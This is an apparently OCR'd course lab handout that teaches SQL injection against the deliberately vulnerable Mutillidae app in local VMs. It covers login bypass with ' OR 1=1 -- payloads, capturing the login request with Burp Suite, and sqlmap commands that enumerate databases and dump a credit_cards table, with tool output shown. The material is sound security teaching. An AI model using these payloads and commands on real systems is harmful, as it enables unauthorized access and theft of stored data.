Lab 07 Requirements

- Internet connectivity & VMware Workstation version 14.0.0 or above


---

Part 01: Bypassing Authentication

- In your W10 VM, open Firefox and navigate to the Mutillidae page on the Ubuntu Server VM
- **Reset the Database**.
- Navigate to the **Login/Register** page.
- Toggle the hints on (Toggle Hints in Menu Bar) and examine the information provided about the various types of attacks this page is susceptible to (click on the "Hints Menu or Help Me Button").
- Type a **single quote** (**'**) in the login **name field** and examine the error message that will appear at the top of the screen after you click login
- Entering the **single quote** has allowed us to see the SQL query that was sent and the error messages it generated

Now we will bypass authentication by adding our own argument to the SQL statement: **' OR 1 = 1 --**

(single quote, space, OR, space, 1, space, =, space, 1, space, dash, dash, **space**)
Note: don't forget the last (trailing) space!


amackiewicz2/mutillidae/index.php?popUpNotificationCode=AU1
Most Visited
Mutillidae
View Someone's Blog
OWASP Mutillidae II: Web Pwn in Mass Production
Version: 2.6.17
Security Level: 0 (Hosed)
Hints: Enabled (1 - 5cr1pt K1dd1e)
Logged In Admin: admin (g0t r00t?)
Home | Logout | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Mutillidae: Deliberately Vulnerable Web Pen-Testing Application
Administrator: Command Prompt

```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\User>net config workstation
Computer name                        \\W7-AMACKIEWICZ2
Full Computer name                   W7-amackiewicz2
User name                            User
```

Take a screenshot of the successful admin login and paste it into Slide # 1
****** Include the output of the **net config workstation** command ******


- Logout of the admin account, then create a Mutillidae user with **FOLusername** as the username and **Windows1** as the password.
- Go to the Login page and enter **FOLusername** in the **name** field and a **single quote** (') in the **password** field.
- In the error, you will see that we now have **FOLusername** entered into the SQL Query

We now want to try something similar to the SQL statement **' OR 1 = 1 --** to login **(don't do this now)**

We will enter this statement in the **password** field this time. Because the default password field is too short and it is hard to see what you are typing with the password being hidden **we will use Firefox Developer Tools to modify the password field**:

- Right click on the password field and **Inspect Element**
- Right click on the **<input>** tag → Attribute → Edit Attribute
- Modify the following values (part of the password field):


size="100"
type="input"



```
<tr></tr>
<tr></tr>
<tr>
  <td class="label">Username</td>
  <td>
    <input type="text" autofocus="autofocus" size="100" name="username" sqlinjectionpoint="1" title=""></input>
  </td>
</tr>
<tr></tr>
<tr></tr>
<tr></tr>
```

- Use **FOLusername** as the **username** (**name** field) and **' OR 1 = 1** -- for the password

Note: don't forget the trailing space!



Name: amackiewicz2
Password: ' OR 1=1 --

```
<tr id="id-authentication-failed-tr" style="">
<tr>
<tr>
<tr>
<tr>
<tr>
  <td class="label">Password</td>
  <td>
    <input sqlinjectionpoint="1" name="password" maxlength="100"
     size="100" title="" type="input">
```

Take a screenshot showing all the information from above and paste it into Slide # 2

Click on **Login**. You will be able to login in the system. However, you will login as the **admin** user again. Logout of the admin account

Now modify the SQL statement to login as **FOLusername.** You don't need to have any value in the **Name** field, because you can specify the username as part of the SQL statement

- **Logout**
- Enter the authentication bypass: **' OR (1=1 AND username = 'FOLusername') --**
    - Don't forget about the trailing space!
    - Please remember that the default password field is too small and won't fit such a long string. You need to modify it again using Firefox Developer Tools.

If you didn't make any mistakes you should login as user **FOLusername**

Burp Suite


We will use **Burp Suite** to capture the authentication used to login as **FOLusername**. To do this you need to re-login as user **FOLusername** with Burp Suite running on the Kali Linux VM as a Proxy Server.

Note: Don't forget to enable your proxy server on Firefox again, turn intercept on in Burp Suite on Kali Linux, and capture the **POST** packet sent to the Ubuntu Web server by the W10 browser.

Once your Proxy is turned on, navigate to the login page on your Windows 10 VM and attempt to login as your FOLusername using the **Windows1** password you created earlier.

On your Kali Linux VM

On the Kali Linux VM, in Burp Suite, under the Proxy / Intercept / Raw tabs, you will see the POST packet being sent by Firefox on Windows 10. We will use the highlighted information below to configure SQLmap:


Burp Suite Free Edition v1.6.32
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Request to http://amackiewicz2:80 [10.0.0.200]
Forward Drop Intercept is on Action
Raw Params Headers Hex


```
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: amackiewicz2
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://amackiewicz2/mutillidae/index.php?page=login.php
Cookie: showhints=1; username=amackiewicz2; uid=24; PHPSESSID=hfkon9cbtmm7vlni31ddrugna1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 69

username=amackiewicz2&password=Windows1&login-php-submit-button=Login
```

Take a screenshot showing all the information from the captured POST above and paste it into Slide # 3
** Ensure you have the Raw tab showing under Intercept in Burp Suite **

Part 02: Preparing sqlmap

Open a terminal window on Kali Linux and put in the following command based on the information from the above capture:


sqlmap --url="http://**FOLusername**/mutillidae/index.php?page=login.php" --data="username=**FOLusername**&password=Windows1&login-php-submit-button=Login" --banner
As an example, my command used my FOLusername (amackiewicz2) and looked like this:



```
root@artmack:~# sqlmap --url="http://amackiewicz2/mutillidae/index.php?page=login.php"
--data="username=amackiewicz2&password=Windows1&login-php-submit-button=Login" --banner
```

We are using --banner at the end as an attempt to figure out what type of SQL server this web application is running. When you run the command, you may have to answer Y(es) to two questions asking about a redirect.


Once that runs, you should receive a message that the back-end Database Management System (DBMS) is "MySQL"



```
it looks like the back-end DBMS is 'MySQL'.
```

For the rest of the options, you can answer Y(es) to all the questions until the test finishes. Take a note of some of the additional information sqlmap provides you with in regards to other possible vulnerabilities that may exist in the Mutillidae web application.

Let's go back to Burp Suite and copy the entire contents of that POST packet and save it to a file called **login.post.request** in the root of our file system. The path should be: **/login.post.request**
If you highlight the contents of the POST packet and right click, you will have the option to **Copy to file**




Request to http://amackiewicz2:80 [10.0.0.200]

```
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host:
User-A                                             Gecko/20100101 Firefox/49.0
Accept                                             n/xml;q=0.9,*/*;q=0.8
Accept
Accept
Refere                                             page=login.php
Cookie                                             : PHPSESSID=hfkon9cbtmm7vlni31ddrugna1
Connec
Upgrad
Conten
Conten

userna                                             submit-button=Login
```

Navigate to **/** and save the file as **login.post.request**


You can check if it was saved in the correct location by changing directories to **/** and issuing the **ls** command as shown below:



```
root@artmack:/# cd /
root@artmack:/# pwd
/
root@artmack:/# ls
0     dev   initrd.img  login.post.request  mnt   root  srv  usr
bin   etc   lib         lost+found          opt   run   sys  var
boot  home  lib64       media               proc  sbin  tmp  vmlinuz
```

In order to check that the contents of your request file contain the information from your Burp Suite capture, you can use the **cat** command to view the contents of the file.

Example:




```
root@artmack:/# cat login.post.request
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: amackiewicz2
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://amackiewicz2/mutillidae/index.php?page=login.php
Cookie: showhints=1; username=amackiewicz2; uid=24; PHPSESSID=hfkon9cbtmm7vlni31ddrugna
1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 69

username=amackiewicz2&password=Windows1&login-php-submit-button=Login
root@artmack:/# 
```

Take a screenshot showing all the information from your login.post.request file and paste it into Slide # 4

We will now use this request file to automatically configure sqlmap and launch and attempt to map out the MySQL database running on this web server. This is important if you are trying manual SQL injection techniques on a server as different versions of SQL DBMSs use syntax that is specific to them.
In the Kali Linux VM, enter the following command:


```
sqlmap -r /login.post.request --dbs
```

- When asked about redirects, answer Y(es) to all questions
- When asked about multiple injection points, select the first [0] option



```
there were multiple injection points, please select the one to use for following injections:
[0] place: POST, parameter: username, type: Single quoted string (default)
[1] place: POST, parameter: password, type: Single quoted string
[q] Quit
> 0
```

The information received should tell you about the Linux O/S being used, the version of Apache Web Server, the version of PHP, as well as the version of the DBMS that is being used (MySQL). At the end, it will give you a list of the current databases being used on this server as shown below:




```
web server operating system: Linux Ubuntu 13.04 or 12.04
uetzal)
web application technology: Apache 2.2.22, PHP 5.3.10
back-end DBMS: MySQL >= 5.0.0
[04:27:07] [INFO] fetching database names
[04:27:07] [INFO] the SQL query used returns 5 entries
[04:27:08] [INFO] retrieved: information_schema
[04:27:08] [INFO] retrieved: amackiewicz
[04:27:08] [INFO] retrieved: mysql
[04:27:09] [INFO] retrieved: nowasp
[04:27:09] [INFO] retrieved: performance_schema
available databases [5]:
[*] amackiewicz
[*] information_schema
[*] mysql
[*] nowasp
[*] performance_schema
```

Let's map out all the tables in the databases on this server:
`sqlmap -r /login.post.request --dbs --tables`
One of the databases has a table called **credit_cards** which might have interesting data. We are going to continue using the original request file we captured earlier. Let's use the -T option to dump the contents of the **credit_cards** table while using the –D option to select the nowasp database:
`sqlmap -r /login.post.request -D database_name -T credit_cards --dump`

- When asked about redirects, answer Y(es) to all questions
- When asked about multiple injection points, select the first [0] option

You should now have the contents of the credit_cards table located within a database on the web server as shown below:



```
+------+-----+------------------+------------+
| ccid | ccv | ccnumber         | expiration |
+------+-----+------------------+------------+
| 1    | 745 | 4444111122223333 | 2012-03-01 |
| 2    | 722 | 7746536337776330 | 2015-04-01 |
| 3    | 461 | 8242325748474749 | 2016-03-01 |
| 4    | 230 | 7725653200487633 | 2017-06-01 |
| 5    | 627 | 1234567812345678 | 2018-11-01 |
+------+-----+------------------+------------+

[05:02:29] [INFO] table 'nowasp.credit_cards' dumped to CSV file '/root/.sqlmap/output/amackiewicz2/dump/nowasp/credit_cards.csv'
[05:02:29] [INFO] fetched data logged to text files under '/root/.sqlmap/output/amackiewicz2'

[*] shutting down at 05:02:29

root@artmack:/#
```

Take a screenshot showing all the information shown above and paste it into Slide # 5
** Ensure you have the terminal window showing your **FOLusername** **

Part 03: Using sqlmap

On Kali Linux, open Firefox and navigate to the user-info.php page in Mutillidae

Copy the URL from that page and paste it into the command below to run sqlmap against it:

```
sqlmap -u 'Link-You-Found.php' --forms --technique=E --dbms=MySQL --dbs
```


Answer **Y** to the question if you want to test this form

Use the default data and **Y** to fill blank fields with random values

If you see a vulnerable parameter, say **N** to testing others

Say **Y** to exploiting

You should get a list of the databases running on this server as shown below:




```
do you want to exploit this SQL injection? [Y/n] Y
[22:48:43] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.29
back-end DBMS: MySQL >= 5.0
[22:48:43] [INFO] fetching database names
[22:48:43] [INFO] used SQL query returns 7 entries
[22:48:43] [INFO] retrieved: information_schema
[22:48:43] [INFO] retrieved: FOLusername
[22:48:43] [INFO] retrieved: mutillidae
[22:48:43] [INFO] retrieved: mysql
[22:48:43] [INFO] retrieved: performance_schema
[22:48:43] [INFO] retrieved: phpmyadmin
[22:48:43] [INFO] retrieved: sys
available databases [7]:
[*] FOLusername
[*] information_schema
[*] mutillidae
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] sys

[22:48:43] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/root/.sqlmap/output/results-10172018_1046pm.csv'

[*] shutting down at 22:48:43
```

Hints and Videos
Switch to SOAP Web Service version
Switch to XPath version
Please enter username and password to view account details
Name
Password
View Account Details
Dont have an account? Please register here
Donate
Want to Help?
Video Tutorials

Looks like the **FOLusername** database is on the list. Let's see what tables are present in that database by specifying the **–D** and **–tables** options

```
sqlmap -u 'Link-You-Found.php' --forms --technique=E --dbms=MySQL --
threads=10 -D FOLusername --tables
```




```
do you want to exploit this SQL injection? [Y/n] y
[23:26:30] [INFO] testing MySQL
[23:26:30] [INFO] confirming MySQL
[23:26:30] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.29
back-end DBMS: MySQL >= 5.0.0
[23:26:30] [INFO] fetching tables for database: 'FOLusername'
[23:26:30] [INFO] used SQL query returns 2 entries
